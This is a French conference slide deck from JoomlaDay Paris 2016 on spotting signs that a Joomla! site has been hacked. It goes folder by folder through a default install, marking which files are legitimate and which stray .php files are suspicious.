JoomlaDay™ Paris France

Organisé par AFUJ Association Francophone des Utilisateurs de Joomla!®

30 AVRIL 2016

Est-ce que mon site a été hacké?

v1 30/04/2016

Avonture Christophe (aka cavo789)

#jd16fr

Version online

La dernière version de ces slides est en ligne
à l'adresse :

https://slides.aesecure.com/hacked/index.html

Qui suis-je ?

- Développeur d'aeSecure, solution de **sécurisation**, **d'optimisation** et **de nettoyage** de sites web Apache
- Modérateur Joomla! France (cavo789)
- Membre fondateur de la JUG! Wallonie

Christophe Avonture

https://www.aesecure.com/fr/accueil/contact.html

Objectifs de cette présentation

- Apprendre à **identifier rapidement** quelques signaux qui vont trahir la présence de virus / hack sur son site Joomla!®
- Utilisation d'**outils** gratuits comme aeSecure QuickScan, Sucuri Sitecheck, WinMerge/MeldMerge et bien sûr … Google pour la partie détection.


Je vous invite à consulter les documents suivant :

1. *"La sécurité et Joomla!®" pour apprendre à sécuriser votre site web : https://www.aesecure.com/fr/blog/joomla-securite.html*
2. *"Votre site a été hacké, que faire ?" pour apprendre à le nettoyer par vous-même : https://www.aesecure.com/fr/blog/site-hacke.html*

Remarque

Les trucs et astuces mentionnés dans cette présentation n'ont **pas** pour vocation d'être **exhaustifs** mais bien d'aider à répondre à la question : y a-t-il des virus sur mon site ?


Identifier la menace




Vous avez été averti par / Vous avez constaté …

- Vous avez reçu un email de **votre hébergeur,** d'**un autre hébergeur** qui détecte du spam envoyé depuis votre site, de **Google**,
- Les **statistiques** Google montrent des résultats surprenant comme des pics d'activités ou des URLs qui en principe n'existent pas (avec des pages en Chinois p.ex.), ou encore des pertes de trafic importante et à priori inexplicables,
- **Votre site est redirigé** vers un autre site quand vous vous y connectez depuis un smartphone, …
- **L'onglet réseau** de votre navigateur montre des connections vers des sites tiers que vous ne connaissez pas,
- Votre navigateur demande à autoriser le **téléchargement** d'un fichier qui vous est inconnu,
- En surfant sur votre site, vous constatez l'affichage d'**informations qui ne devraient pas s'y trouver** (messages d'erreur, portion de texte dont vous n'êtes pas l'auteur, liens vers des sites tiers, …),

Defacement



Ransomware



Pharma hack

Joomla!®, installation native

Les prochains slides se basent sur une installation native de Joomla!.

Les fichiers marqués sur fond

- vert sont les fichiers à priori légitimes,
- jaune ceux qui nécessitent un traitement particulier et
- rouge ceux qui peuvent être supprimés.

A priori légitime
Cas particulier
Peut être supprimé

Dossier racine de Joomla!®

Légitime : configuration.php, index.php et robots.txt
(sous Joomla 1.5, vous aviez aussi index2.php et index3.php)

Particulier : htaccess.txt que vous pouvez renommer en .htaccess si vous activez la réécriture des URLs.

Peuvent être supprimé car inutiles : CONTRIBUTING.md, htaccess.txt, LICENSE.txt, joomla.xml, README.txt, robots.txt.dist, web.config.txt peuvent être supprimés sans problème.


Danger - Fichiers php

Si vous avez d'autres fichiers php, éditez-les et regardez leur contenu. A priori, ces fichiers ne devraient pas se trouver là. **Ils sont donc suspects** => à éditer afin d'en évaluer le caractère dangereux.

À analyser

Si vous avez un fichier .htaccess ou php.ini, jetez-y un coup d'oeil.


Vous pourriez avoir quantité d'autres fichiers comme les fichiers de propriétés Google, Bing, ..., à analyser au cas par cas.



Dossier administrator de Joomla!®

Légitime : uniquement index.php et seulement ce fichier.

Particulier : .htaccess et .htpasswd pourraient être présent si vous avez protégé votre administration (à éditer pour analyse).



Danger - Fichiers php


Si vous avez d'autres fichiers php, éditez-les et regardez leur contenu. À priori, ces fichiers ne devraient pas se trouver là. **Ils sont donc très fortement suspects.**

Dossier cache de Joomla!®

Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer toutefois pour analyse)


Les autres fichiers, tous les autres fichiers, peuvent être supprimés sans autre forme de procès. À priori aucun fichier php ne devrait s'y trouver. Si c'est le cas, probabilité d'un virus.



Dossier components de Joomla!®

Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer pour analyse)



Danger – Fichiers php

Aucun autre fichier n'est attendu dans ce dossier et certainement pas des scripts .php

Dossier images de Joomla!®


Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer pour analyse)

À priori, peuvent être supprimés car inutile : les dossiers banners, headers et sampledata et les images joomla_black.png et powered_by.png.

Danger – Fichiers php

Aucun fichier .php n'est attendu dans le dossier /images et sous-dossiers. La probabilité de trouver des virus dans /images (et sous-dossiers) est très forte si le site a été hacké.




Dossier language de Joomla!®

Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer pour analyse)

Remarque : il y a un fichier .php dans chaque dossier langue. Le script se nomme fr-FR.localise.php (où fr-FR est le code ISO de la langue).

Si vous trouvez d'autres fichiers .php, ils sont suspects.




Dossier logs de Joomla!®

Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer pour analyse)


Les autres fichiers, tous les autres fichiers, peuvent être supprimés sans autre forme de procès.



Dossier media de Joomla!®

Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer pour analyse).



Remarque

Les medias devraient en principe être utilisés pour y stocker des images, des fichiers css/less, des scripts js mais logiquement aucun scripts .php. Les scripts .php dans media sont toutefois possible et quelques extensions en utilisent. Il faut donc être vigilant lors d'une operation de nettoyage.

Note : si vous trouvez des fichiers .php à la racine du dossier media, ces fichiers sont donc suspect.


Dossier modules de Joomla!®

Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer pour analyse).

Danger – Fichiers php


Aucun autre fichier n'est attendu dans ce dossier-là. Si vous avez un fichier .php à la racine du dossier modules, ce script-là est fortement suspect.



Dossier plugins de Joomla!®

Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer pour analyse).



Danger – Fichiers php

Aucun autre fichier n'est attendu dans ce dossier-là. Si vous avez un fichier .php à la racine du dossier plugins ce script-là est fortement suspect.

Dossier templates de Joomla!®

Légitime : uniquement index.html


Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer pour analyse).

Danger – Fichiers php

Aucun autre fichier n'est attendu à la racine du dossier templates. Si vous avez un fichier .php, ce script-là est fortement suspect.

Le hack des fichiers index.php se trouvant dans les dossiers templates est un classique du genre.

Ces fichiers sont à surveiller.

